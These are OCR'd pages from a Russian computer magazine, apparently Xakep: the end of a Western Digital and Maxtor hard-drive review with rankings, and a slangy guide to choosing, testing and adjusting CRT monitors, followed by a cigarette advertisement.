
Western Digital

Девайсы Цифрового Вестерна вызывают противоречивые отзывы у юзеров и продавцов. Одни считают, что это очень хорошие диски, а другие, вспоминая большое количество брака в дисках 2-3-летней давности, больше не хотят иметь с ними никаких дел. Но Western Digital намучилась на своих ошибках, подучилась делать винчестеры у IBM и с удвоенной энергией принялась штамповать свои новые жесткие диски. И надо отметить, что качество у новых девайсов находится на высоте, но обо всем по порядку...



Western Digital Caviar серии BB


На сегодняшний день это наиболее производительная линейка винтов WD со скоростью вращения шпинделя 7200 об/мин. Диски имеют плотность записи 20 ГБ на пластину, а фирменные технологии обеспечивают надежную защиту данных, крайне низкий уровень шума и прочие радости жизни. Буфер на 2 МБ приглянется любителям активно юзать свой жесткий диск (феррумофилия? ;). Всего серия BB насчитывает пять винчестеров на 20, 30, 40, 60 и 80 ГБ, но пластины они используют разные. Первые две модели используют 20-гиговые пластины, а начиная с объема 40 ГБ - 27-гиговые. Чем объясняется такая нестандартная емкость пластин, остается загадкой - видимо, у Western свои секреты. У][же перед тобой никаких секретов нет, поэтому взгляни на тесты этого загадочного диска :).



▲ *Отличный график! Высокая скорость чтения наблюдается на очень большом участке поверхности диска. Похоже, компания Western Digital учла все нарекания по своим прошлым моделям и сделала гораздо более качественный винт. Среднее время доступа вполне приличное - 13,6 мс, но все же уступает девайсам от IBM и Seagate.*

Western Digital Caviar серии AB

Эти модели немного поскромней своих старших собратьев, но и ориентированны они на средние и бюджетные решения. А вот плотность записи у них даже больше - 30 ГБ на пластину. Из этой серии можно встретить диски на 30, 40 и 60 ГБ. Вот только зачем затесалась сюда 40-гигабайтовая модель, при плотности записи 30 ГБ, непонятно (очередная загадка от Western Digital ;)? Буфер кастрировать не стали - полноценные 2МБ. Только скорость вращения шпинделя немного притормозили до 5400 об/мин. Для защиты данных используется фирменная технология Data LifeGuard, состоящая из программных и аппаратных фишек.



▲ *Напротив, график линейного чтения достаточно красивый. Хорошее качество пластин, стабильный и ровный трансфер радует глаз. Правда, среднее время доступа немного подкачало - 15,5 мс. Сразу видно, винчестеры Western Digital вышли на более качественный уровень.*

Maxtor

Солидная и быстро прогрессирующая компания. Об этом свидетельствуют отличное качество и скорость ее девайсов. Но это еще не все. Вовремя подсуетившись, Maxtor приобрела элитного производителя жестких дисков - Quantum. В скором времени Maxtor пообещала показать новые революционные решения на основе технологий и мощности двух компаний. Ну а пока революционных новинок не наблюдается, давай взглянем, какие девайсы предлагает Maxtor на этот момент.

Maxtor DiamondMax Plus 60

Этот модельный ряд насчитывает пять высокопроизводительных винчестеров на 10, 20, 30, 40 и 60 ГБ соответственно. Винты призваны состязаться с топ-моделями от IBM. И им есть чего противопоставить девайсам от Голубого гиганта. Конечно, плотностью записи на 20 ГБ, кэш-буфером на 2 МБ и оборотами шпинделя на 7200 rpm их не удивишь, но вот фирменная технология DualWave - это кульная фишка. Суть ее заключается в том, что совместно с сигнальным процессором (DSP) работает специальный RISC-процессор, разработанный Maxtor, который занимается обработкой команд. Благодаря применению этой технологии существенно повышается производительность диска, т.к. время обработки команд сокращается на 90%! Еще одной интересной особенностью DiamondMax Plus 60 является система шумоподавления (Acoustic Management - AM), позволяющая юзверю самостоятельно выбрать между высокой производительностью и пониженным уровнем шума. Давай посмотрим, как подопытный поведет себя в тестах...



▲ *Вскрытие показало, что никаких remap-блоков нет. Напротив, трансфер стабильный и ровный. Скорость также на высоте (38Мб/сек в начале диска и 23 Мб/сек в конце). Качество блинов тоже очень хорошее. Среднее время поиска в 13 мс подтверждает высокий класс этого винта.*

Maxtor 541DX

Еще одна любопытная линейка винтов от Maxtor. Что сразу бросается в глаза, так это размер. Они гораздо тоньше обычных винчестеров. Толщина Maxtor 541DX составляет всего 17 мм вместо стандартных 25 мм. Такие габариты позволяют устанавливать 3,5-дюймовые устройства в корпусе компьютера одно над другим, сохраняя нормальное охлаждение. Дело в том, что с увеличением плотности записи Maxtor может изготовлять достаточно емкие диски (10-20 ГБ), применяя лишь одну пластину и одну магнитную головку. Отсюда и такие малые габариты. Что еще интересного? Плотность записи на пластину составляет 40 ГБ. Выпускаются эти загадочные винтики в трех вариантах по 10, 15, 20 ГБ. Скорость вращения шпинделя у них такая же, как у многих дисков среднего и начального уровня - 5400 об/мин, но размер буфера как у элитных моделей - 2 МБ. Кроме привычных для Maxtor технологий, в 541DX используется специальная рампа, с помощью которой головка в нерабочем состоянии укладывается в защитный держатель, что позволяет сберечь диск от повреждений при транспортировке и установке. А вот не понравилось то, что диски серии 541DX поставляются с уже включенным режимом бесшумной работы "quiet", что крайне отрицательно сказывается на производительности. Не все же юзвери читают][и могут разобраться со всеми тонкостями настройки винта и его режимах работы :). Поэтому пришлось принудительно выставить нормальный режим работы винчестера (в функции Acoustic Management нужно включить режим "off"), благо невооруженным ухом заметить какие-либо отличия практически невозможно, а вот разница в производительности вполне заметна. Ну а теперь посмотрим, подтвердится ли высокое качество и добротные характеристики этой линейки накопителей от Maxtor.

Компания Maxtor опять показала, что она умеет делать диски. Качество поверхности на высоте, да и скоростные характеристики тоже впечатляют среди дисков на 5400 об/мин. Такой высокий трансфер (на 34Мб/сек в начале диска и 22 Мб/сек в конце) иногда не доступен даже более дорогим винтам. Правда, из-за высокой плотности записи на диск, среднее время доступа составило около 20 мс, но и с такими результатами Maxtor 541DX можно смело назвать одним из лидеров среди дисков среднего класса.

Трибунал

Как видишь, выбор просто впечатляет. Но даже при таком разнообразии][не даст тебе умереть в гигабайтовом бреду, а поможет сделать правильный выбор :). Сразу скажу, что все диски из этого обзора могут работать в режиме ATA66/ATA100, но если твоя материнка поддерживает лишь ATA66 интерфейс, то можешь не париться по этому поводу - разница между этими режимами работы минимальна. Диск желательно брать как можно большего объема, т.к., переплатив 10-30 буказоидов, можно взять винт на 10-30 гектар больше (получается 1 бакс за 1 ГБ - неплохо, да? ;). Теперь же перейдем непосредственно к выявлению лидеров и аутсайдеров обзора. В лидирующей группе замечено сразу четыре винчестера - Seagate Barracuda ATA IV, IBM Deskstar 60GXP, Maxtor DiamondMax Plus 60 и Western Digital Caviar серии BB. Все они показывают прекрасную производительность и радуют фирменными технологиями. Но, пожалуй, первое место по праву заслуживает четвертая Барракуда от Сегейта. Maxtor DiamondMax Plus 60 имеет практически те же достоинства, что и Барракуда, но девайсы Maxtor'а не часто встретишь в свободной продаже, а отправлять за ним в долгие поиски многочисленных читателей][я не хочу :). IBM Deskstar 60GXP и Western Digital Caviar серии BB делят 3-е и 4-е места соответственно. Приз зрительских симпатий или победителя в соотношении цена/качество получает Fujitsu MPG3xxxAH - отличный диск за небольшие деньги. Диск Quantum Fireball Plus AS тоже вполне бы мог победить в этой номинации, но за схожее качество и производительность он просит большее количество зеленых купюр. Среди дисков среднего и начального класса на 5400 об/мин могу отметить очень хорошие диски Maxtor 541DX и Western Digital Caviar серии AB. Они прекрасно подойдут тем, кто не гонится за самой высокой производительностью, а предпочитает взять качественный диск с большим объемом за минимум зелени. Успехов тебе на гектаровом поле и большого урожая вареза! ;)



Мой белый друг

Тоха (Toxa@xakep.ru)



Мой белый друг

Как выбрать, протестить и настроить ЭЛТ-монитор

Хочешь, я угадаю, как тебя зовут.. Тьфу ты, то есть хочешь, я угадаю, какая часть в компьютере самая важная, самая дорогая, с которой ты общаешься чаще всего, от которой больше всего зависит твое подорванное Квакой зрение, в которую ты пялишься и напротив которой ты сидишь по десять часов в сутки? Правильно, тут ничего и угадывать не надо, все просто как пинг. Это - монитор.

Всем ясно, что монитор - лицо компьютера, и как бы не были тебе дороги мощный проц, кульная видяха или тридцатигиговый винч, без хорошего монитора ты далеко не уедешь - будешь сидеть и лить слезы перед шестидесятигерцовым убийцей зрения на забытом Богом разрешении 640*480. Само собой, монитор - это не та часть железа в твоем арсенале, которая будет подвергаться апгрейду раз в полгода. Монитор - это дорого, всерьез и надолго. Поэтому, потратив на покупку 200-300 зеленых тугриков, надо быть уверенным: то, что ты купил, - без изъянов, работоспособно, причем работает не криво, подходит тебе по всем параметрам и не нанесет значительного вреда твоему здоровью. В общем, установка понятна. Нам надо выбрать хороший монитор, причем выбрать так, чтобы потом не было мучительно больно глазам и тоскливо на душе от того, что электронно-лучевое чудо постоянно просится в гарантийный ремонт. Чем мы и займемся. Читай эту статью, хватай в зубы этот номер Х и бегом по магазинам, мучить продавцов.

Пересчитаем наличные

Разумеется, речь я поведу исключительно о "традиционных", любимых всеми юзерами CRT (Cathode Ray Tube) мониторах, то бишь мониторах с электронно-лучевой трубкой. Просто хотя бы потому, что иные извращения, вроде жидкокристаллических или плазменных экранов, не по карману среднестатистическому хацкеру. Нет, конечно, если у тебя в матрас зашита лишняя пара тысяч американских денег, то я тебе не мешаю - иди и выбери, что хочешь, но все-таки даже LCD-мониторы, которые уже давно не являются передним краем современных технологий и набирают все большую популярность, не есть хорошее вложение денег для нас с тобой. В общем, будем считать, что я тебя убедил - нам нужен хороший ЭЛТ-монитор ценою бабулек в 200-300, но вот какой именно? Самое время кинуть свой затуманенный пивом взгляд на рынок товаров и услуг.

Въезжаем в тему

Для начала определим две вещи: какие мониторы бывают и какой нужен тебе. Думаю, все знают, что стандарты размера диагонали монитора: 14, 15, 17, 19 и 21 дюйм. Про 14" забудем сразу - такое старье уже не продают, 15" - уже отмирают, общепринятый стандарт для домашнего юзанья - 17 дюймов. Однако тут не все так категорично - часто мониторы, имеющие абсолютно одинаковые характеристики, но отличающиеся лишь размером диагонали (15" и 17"), в цене имеют различие баксов на сто. Так что подумай, так ли тебе необходим 17" монитор, если ты стеснен в средствах или, как я, процентов 60 своего времени перед компом проводишь, мучая MS Word (или иной текстовый редактор) и строча материалы для сайта (о, родной][:)). О 19" и 21" мониторах я молчу - не для нас они. Ну а если пятнашка тебе не подходит и ты готов выложить чуть-чуть больше денег, то будем ориентироваться на домашний "стандарт", а он сейчас - 17 дюймов, самый популярный размер.

Неподробные подробности

Представь, ты пришел в какой-нибудь приличный магазин, направил свои стопы к полке с мониторами, окинул взглядом множество моделей всевозможных фирм, почесал репу и задумался - а что, блин, покупать-то? Всего так много, и все так... одинаково, с первого-то взгляда! Да, я тебя понимаю. Но учти, что это только с виду мониторы отличаются лишь дизайном и размером диагонали кинескопа. На самом деле принципиальное различие между марками заключается в типе электронно-лучевой трубки. Я не буду грузить тебя техническими премудростями устройства каждого типа (да ты и сам при желании можешь нарыть инфу в Сети), скажу лишь, что их два: ЭЛТ с теневой маской и с апертурной решеткой (щелевой маской). Что это значит? Ты конструкцию кинескопа себе представляешь? Электронно-лучевая пушка бомбардирует лучами люминофор на поверхности экрана (точнее, люминофорные элементы, имеющие три основных цвета - про



RGB-модель помнишь?), заставляя его светиться. Так вот, грубо говоря, в трубках с теневой маской точное попадание электронов на люминофор обеспечивает тонкая металлическая сетка с отверстиями (круглыми, ясен пень), которые работают в качестве прицела. Во втором же случае за точность попадания луча на элементы отвечают вертикально натянутые тонкие нити, т.е. никакой сетки там нет.

Какая разница от типа трубки?

Все это, однако, фигня, пустые технологические подробности, сами по себе не имеющие должной ценности, а вот чем же они различаются для нас с тобой, кто будет всю эту прелесть юзать, - другой вопрос. Что ж, отвечаю. Считается, что мониторы с апертурной решеткой изображения выдают более яркие, насыщенные, не теряя фокус, а вот теневая маска более точно воспроизводит детали, формируя изображения с большей точностью без искажений. Посему делаем вывод: при выборе монитора тип трубки - не определяющий фактор. Также обязательно отмечу еще один факт - если внимательно посмотреть на мониторы с апертурной решеткой, то заметишь, что экран пересекают несколько горизонтальных полос, которые есть ни что иное, как тени от проволок, которые призваны удерживать армаду вертикальных нитей. Так что если увидишь такое явление на мониторе, который собрался покупать, - не пугайся сразу, а поинтересуйся у продавца, по какой технологии сделана ЭЛТ. 90% вероятность, что это апертурная решетка, и сие есть не баг, а технологические издержки. Кстати, полезно бы знать, есть ли зависимость между маркой монитора и технологией его ЭЛТ. Конечно, есть. Теневая маска используется в большинстве мониторов - такие фирмы, как Hitachi, Panasonic, Samsung, LG, Nokia, юзают эту технологию (часто на ценниках пишут "инвар", так как сетку делают именно из этого сплава). Апертурная же решетка - изобретение корпорации Sony, все ее мониторы оснащены трубками, широко известными под именем Trinitron, построенными по этой технологии (если на ценнике увидишь надпись: "Трубка - FD-Trinitron", будь уверен, кинескоп у этого монитора на апертурной решетке). Также подобная технология ЭЛТ применяется в мониторах от CTX, Mitsubishi (Flatron); кстати, считается, что лучшие трубки сейчас выпускает как раз Mitsubishi.

Что написано на ценнике?


Итак, про типы трубок ты уже знаешь; знаешь, какая польза от каждой технологии, осталось только выяснить, какие же остальные параметры монитора являются наиболее важными, и на них стоит обратить внимание при покупке. Кратенько пробежимся по ним, тем более, что они очевидны.

Шаг точки (dot pitch). Его часто указывают на ценнике; что же сие означает? На самом деле это всего лишь минимальное расстояние между двумя люминофорными элементами одного цвета, измеренное по диагонали (для мониторов на теневой маске) или по горизонтали (для мониторов на апертурной решетке). Ясен пень, чем меньше шаг точки, тем выше качество получаемого изображения.

Максимальное разрешение. Ну, тут вообще все понятно - сие есть максимальное поддерживаемое монитором разрешение, то есть количество отображаемых по горизонтали и вертикали точек и связанная с этим максимальная частота кадровой развертки. Впрочем, если ты являешься обладателем какой-нибудь доисторической, "no name" одномеговой видяхи, то можешь не волноваться - она просто не потянет это максимальное разрешение. Вообще, про связь объема памяти видеокарты и размер диагонали монитора также смотри ниже.

Максимальная частота регенерации (развертки). Указывается максимальная частота строчной развертки - количество строк, пробегаемое электронным лучом за одну секунду, - выражаемая в килогерцах (от нее, кстати, зависит разрешение изображения: чем больше частота, тем большее разрешение можно получить); а также максимальная частота кадровой развертки - сколько раз луч полностью формирует изображение на мониторе (сверху донизу)

NEXT



Тоха (Toxa@xakep.ru)





опять-таки за одну секунду, - выражаемая в герцах. Думаю, ясно, что чем больше частота смены кадров, тем лучше для наших глаз - меньше заметно мерцание монитора. Вообще, параметры настройки монитора обозначаются так: к примеру, 15" - 800*600 @ 85 16b, где первое - размер диагонали (в нашем примере - 15 дюймов), второе - разрешение (800 на 600 точек), третье - кадровая частота (85 герц), и последнее - глубина цвета (16 бит). Парить про различные виды кадровой развертки (строчную, чересстрочную) я тебя не буду - это уже детали.

Мои глаза! Мое здоровье!

Наверное, ясно, что, помимо нужных тебе технических характеристик, монитор должен отвечать необходимым стандартам безопасности для твоего здоровья, а то, не ровен час, превратишься ты в лысого импотента и ходить сможешь только под себя :). Чтобы этого не произошло, монитор должен удовлетворять одному из двух общепринятых стандартов, ты, вероятно, слышал о них: это MPR и TCO. Разберемся, чем они отличаются.

Стандарт MPR

С точки зрения сегодняшнего дня это уже довольно древний стандарт, и ставят его только на самые дешевые модели 15" и 17" мониторов (точнее, надписи MPR ты уже не увидишь, вместо него будет стоять MPR-2, вторая, получившая большее распространение версия стандарта). Появился он аж в 1987 году (MPR-2 - в 1990'м) и являлся, по сути, первым комплексным подходом к регламентации ограничений на мощность, электрическое излучение и пр. для компьютерной техники. Попросту говоря, это стандарт, выдвигающий минимальные требования, удовлетворять которым обязана современная компьютерная техника, и мониторы в том числе. Хоть он еще и не загнулся (сейчас разрабатывают третью версию, MPR-3), все хорошие мониторы сейчас должны удовлетворять другому, более продвинутому и жесткому стандарту. А именно стандарту TCO. Ну, о нем, хотя бы и в общих чертах, слышали все! Также все слышали, что существует три его разновидности: TCO'92/'95/'99. Но вот мало кто знает, чем они отличаются.

Стандарт TCO

TCO'92 разработан для мониторов и только для них. Регламентирует все те же максимальные вредные излучения плюс накладывает ограничения на энергосберегающие функции монитора. Ясное дело, он жестче, чем MPR-2.
Требования, предъявляемые стандартом TCO'95 аналогичны TCO'92. Так в чем же разница? Просто TCO'95 уже не относится исключительно к мониторам, а распространяется на весь комп в целом, то бишь требования к энергосберегающим функциям, экологии затрагивают уже и системный блок, и клаву. Если хочешь, это некая попытка "стандартизировать" весь ПК целиком.
TCO'99 - самый последний на сегодняшний день стандарт, ему удовлетворяют все современные модели мониторов. Он является более продвинутой вариацией TCO'95 в плане экологических, эргономических свойств монитора, а также распространяется на все типы "компьютерных телевизоров".
Какой из всего этого сделать вывод? Чтобы быть уверенным, что со своим новым монитором ты не станешь инвалидом, достаточно, чтобы он удовлетворял стандарту MPR-2 или TCO'92. Общепринятая норма для не самых новых моделей мониторов - TCO'95. Большинство же современных просто обязаны как данность принимать стандарт TCO'99. Он и глаза твои сохранит, и окружающую среду не загадит, если ты решишь его сжечь, а затем утопить свой монитор в сельском пруду :).


Прошвырнемся по магазинам

Итак, ты по уши загрузился основными техническими подробностями, знаешь, что к чему, осталось самое главное - выбрать подходящий тебе монитор. То есть подходящую марку и подходящую модель. Вот тут уж я тебе не советчик :). Практика показывает, что рекомендовать что-либо конкретное - гиблое дело: кому-то нравится одно, кому-то - другое (как в музыке). Однако я все-таки попытаюсь хотя бы направить тебя на путь истинный, дав несколько советов.
Во-первых, сейчас уже все больше становится нормой приобретать CRT-мониторы с плоским экраном. Все очень просто: осваиваются новые технологии, "традиционные" виды мониторов дешевеют, и приобретать "пузатое" старье (вернее, то, что вскоре станет старьем) нет смысла. Да и просто естественнее смотреть на плоскость, чем на "бочку сбоку". Приличный плоский монитор вполне можно найти за $200-300.
Во-вторых, еще раз подумай, какая диагональ тебе нужна. Хоть стандарт - 17", IMHO, лучше взять хороший, но 15-дюймовый монитор, чем посредственный, но 17", за ту же цену. Особенно, если у тебя видяха памятью меньше 8 метров. Тогда, хоть это и идет вразрез с рекомендуемыми настройками (см. ниже), можно поставить 1024*768 @ 85 (смотри, если будешь брать 15" монитор, чтобы он держал такую частоту на этом разрешении!) и не страдать от нехватки места. Впрочем, это лишь мое мнение, и, хотя к нему я привык, мое зрение говорит о том, что мнение это неверно. 15" мониторы уже окрестили архаизмом, так что, дабы идти в ногу со временем, рекомендуется брать 17". Тут уж думай сам, исходя из своих потребностей и финансовых возможностей.
В-третьих, не гонись за дешевизной и покупай монитор только в специализированных магазинах, где тебе дадут его протестировать, сравнить несколько моделей, а также гарантируют moneyback в случае всевозможных недоразумений. Ведь бывает, что некоторые изъяны монитора проявляются только после 3-4 часов юзанья, а столько тестить в магазине, тебе, естественно, не дадут. Думаю, не стоит объяснять, что если модель, стоящую в магазине $300, тебе "добрые дяди из подворотни" предлагают за $200, уверяя, что монитор новый и не разу не юзаный - это 99% палево, и монитор - бракованный.
ЗАПОМНИ!!! Монитор - это главная деталь в твоем компьютере, т.к. именно он влияет на твое здоровье! Т.ч. именно монитор нужно выбирать с особой тщательностью.

Протестим выбранное

Ура! Свершилось! Ты нашел, наконец, ту, единственную и неповторимую, пришедшуюся тебе по душе и по финансам... Я про модель монитора говорю. Короче, ты выбрал. Твердо решил - куплю вот эту марку, вот эту модель. Осталось самое ответственное - протестить тот конкретный, принесенный продавцом экземпляр на наличие глюков, багов, и прочих изъянов. А что ж ты хо-

чешь? Не распаковывая, водрузить коробку на санки и уплыть? Нет, приятель, понятие "производственный брак" еще никто не отменял. Короче, ясно - будем тестить. Но чем и как? А проверять мы будем физические характеристики. Проверять с помощью самой популярной для этих целей софтины, Nokia Monitor Test. При желании ты можешь сам слить ее отсюда: http://ufa.com.ua/catalog/112/202. На официальном сайте разработчика я эту прогу уже не нашел, так как Nokia давно продала свой мониторный бизнес ViewSonic'у. Однако прога сия, хоть и древняя жутко, но надежная: видишь, юзают ее до сих пор. Пусть название ее тебя не смущает - подходит она не только для мониторов фирмы Nokia, а для всех вообще. Подключай выбранный монитор, выставляй высокое разрешение, максимальную для него частоту и глубину цвета и запускай софтину.



Итак, ты запустил прогу и увидел несколько пунктов меню. Разберемся, что они значат и что в идеале должно быть.

Геометрия

Тут все очень просто. Необходимо выставить такие настройки, чтобы квадрат представлялся квадратом, а круг - кругом.



Искажения в сторону прямоугольника (в первом случае) и в сторону эллипса (во втором) не допускаются. Внимательно рассмотри изображение как в центре, так и по углам - везде все должно быть в ажуре. Также обрати внимание, присутствует ли такая вещь, как нелинейность (искажение геометрии): квадраты в центре не должны быть больше/меньше по размерам, чем по краям (легче всего это проверить, вооружившись линейкой/куском бумаги). Также не должно быть известной нам по старым дрянным мониторам бочкообразности. Проверить это можно, взяв тот же лист бумаги и прислонив его к верхней/нижней белой линии: полоса на экране должна прямо продолжать край бумаги, "накладываться" на него, а никак не уходить дугой вверх.

Сведения лучей

Тут тоже все более-менее ясно, хоть это и одна из важнейших характеристик монитора.

Суть в том, что отрезок одного цвета должен переходить в отрезок другого цвета без смещения по горизонтали/вертикали, резко, без размытия. Замечу, что идеального сведения на CRT-мониторах возможно добиться только в случае их высокого качества и диагонали не ниже 17". В общем же случае, попросту говоря, расхождение не должно быть явно, на глаз.

Разрешающая способность по горизонтали/вертикали

Опять ничего сверхъестественного. Тут все линии должны быть хорошо видны как в центре, так и по краям и быть одного цвета.

*Причем этот тест можно использовать для определения "реального" разрешения монитора (а не заявленного в паспорте) - для этого необходимо всего лишь пересчитать все линии, так как они выводятся толщиной в пиксель каждая. Например, при разрешении 1024*768 по горизонтали должно быть видно 514 черных (или белых) линий, а по вертикали, соответственно, 384 линии. Ну как, слабо посчитать? ;-)*

Читаемость

Это, по сути, сочетание тестов на разрешение, сведение и фокусировку, вместе взятых.

Надпись ("full screen") должна хорошо, четко читаться во всех









Тоха (Toxa@xakep.ru)

местах экрана, не иметь световых пятен возле букв (только белый фон и черный текст, и наоборот), "тени" от них и видимых искажений.

Фокусировка



В этом тесте все детали рисунка, в том числе и самые мелкие, должны быть четко видны как в центре, так и по углам экрана. Представление их смазанными не допускается.


Муар

Что есть муар? Это некие волнообразные искажения по экрану, особо заметные при выводе мелких однотипных деталей.

Их, конечно (искажений, а не деталей, дурик), быть не должно. Где-то я читал, что самым простым способом задетектить подобный баг является манипуляция "Пуск" -> "Завершение работы", когда экран затягивается мелкой сеткой. Если разводов ты не увидишь, значит, все в норме.

Яркость/контраст

Суть этого теста в том, чтобы выставить оптимальное соотношение яркости и контраста.



Как оно определяется, ты, думаю, поймешь по подписи к тесту, однако если ты не в ладах с буржуйским языком, я объясняю: прямоугольники с подписью 1%-3% должны только-только появляться, с подписью 7%-9% - уже достаточно четко видны, а уменьшающиеся прямоугольники должны иметь четкий, не смазанный цветовой переход.

Отрегулированность экрана

Тоже несложный тест, показывающий качество настройки электронных цепей монитора (во сказал-то).



Объясняю на пальцах: искажение картинки по краям aka бочкообразности быть не должно, линия должна быть одинакового размера по всей вертикали/горизонтали, не отклоняясь в стороны. Стороны внутреннего прямоугольника должны быть ровными.

Цветопередача

Ну и последний, самый элементарный тест. Все основные цвета должны выводиться без лишних оттенков, т.е., например, белый - без голубоватых и красноватых оттенков, пятен и прочей шняги. Пятна могут появиться, скажем, при ударе монитора либо при намагничивании электронно-лучевой трубки. Для разрешения этой траблы любой мало-мальски приличный монитор должен иметь в меню пункт Degauss - "принудительное размагничивание". Наконец, пройдя все тесты, обрати внимание на поверхность экрана, точнее, на его покрытие. Во-первых, оно должно быть антибликовым: падающий свет должен рассеиваться, а не концентрироваться в одной точке, и антистатическим: чтобы не собирать на себе сантиметры пыли. Хорошее покрытие направленный свет рассеивает в темное мутное пятно и не издает характерного "треска" при поднесении руки к экрану.

Софтины для монитора

Я рассказал про самую популярную прогу для тестирования монитора. Разумеется, NMT не единственна в своем роде. Из альтернативных вариантов могу предложить тебе рассмотреть: Monitor Tester (www.geocities.com/tvdarekz), Monitors Matter CheckScreen (www.meko.co.uk), а также DDC Test (www.entechtaiwan.com/). Увы, про последнюю в этом ряду прогу ничего определенного не могу сказать - под NT она не работает :(. Ну а если говорить про универсальную screen-утилиту, то это, безусловно, PowerStrip (www.entechtaiwan.com/ps.htm), шароварная, но очень милая и полезная вещица для твоего монитора. К сожалению, рассказ о ней выходит за рамки данной статьи, так что как-нибудь в другой раз :).

Мне хорошо, мне комфортно…

Поздравляю, ты купил-таки качественный монитор, и вот он уже красуется на твоем столе. Осталось самое приятное - настроить его, как твой извращенный вкус пожелает. То бишь выставить резолюшен aka разрешение, глубину цвета и частоту развертки. Дело, конечно, твое, быть может, ты ничего кроме 16-ти цветов и не признаешь, но позволь и тут дать тебе несколько практических советов. **Во-первых,** выбери оптимальное разрешение. Я не настаиваю, может, ты любишь юзать 640*480 на 21" мониторе, но дяди в белых халатах, заботящиеся о нашем здоровье, рекомендуют следующие режимы для каждой диагонали кинескопа, наиболее, по их мнению, оптимальные и благоприятствующие зрению:

Диагональ	Разрешение
15"	800*600
17"	1024*768
19"	1280*960
21"	1600*1200

Вот и все, что тебе нужно знать, чтобы выбрать хороший монитор. Удачи! А я напоследок дам несколько полезных ссылок:
http://monitors.narod.ru - Все о мониторах. Чрезвычайно полезный ресурс.
www.entechtaiwan.com - Много полезных утилит для них же.
www.xakep.ru - А ЭТО всегда полезно ;-)
и в любых количествах.

Во-вторых, кинь придирчивый взгляд на свою видяху. Ежели у тебя монитор с диагональю 15 дюймов, то можешь не волноваться, а вот если ты приобрел 17" (или больше) монитор, то будь внимателен - вдруг у тебя карта серии "no-name", 2Mb RAM, тогда можешь отдыхать, все прелести широкого экрана ты не вкусишь. **И, наконец,** в-третьих, выстави оптимальную частоту обновления. Минимальная рекомендуемая частота, при которой отсутствует заметное мерцание, - 85 герц. Меньше ставить не рекомендуется. Но также не рекомендую лезть в настройки и радостно выставлять максимальную частоту регенерации. Почему? А потому, что при увеличении частоты ухудшается качество изображения, причем ухудшается неоправданно, если, скажем, ты повысил ее с 85Гц до 120Гц (если видюха и монитор это позволяют). Отсюда вывод: выбирай оптимум, то есть минимальную частоту, на которой не заметно мерцание экрана.

P.S.: Мы уже подготавливаем материал о 17-дюймовых мониторах. Через пару номеров ты сможешь прочитать о нашем тесте этих девайсов. Следи за рубрикой в ближайших номерах.





НЕОЖИДАННОЕ
ОТКРЫТИЕ
West
West
Mobil
AMERICAN BLEND
West
Medium
StreamTec Filter
FAMOUS INTERNATIONAL QUALITY
Чистый
Адреналин.
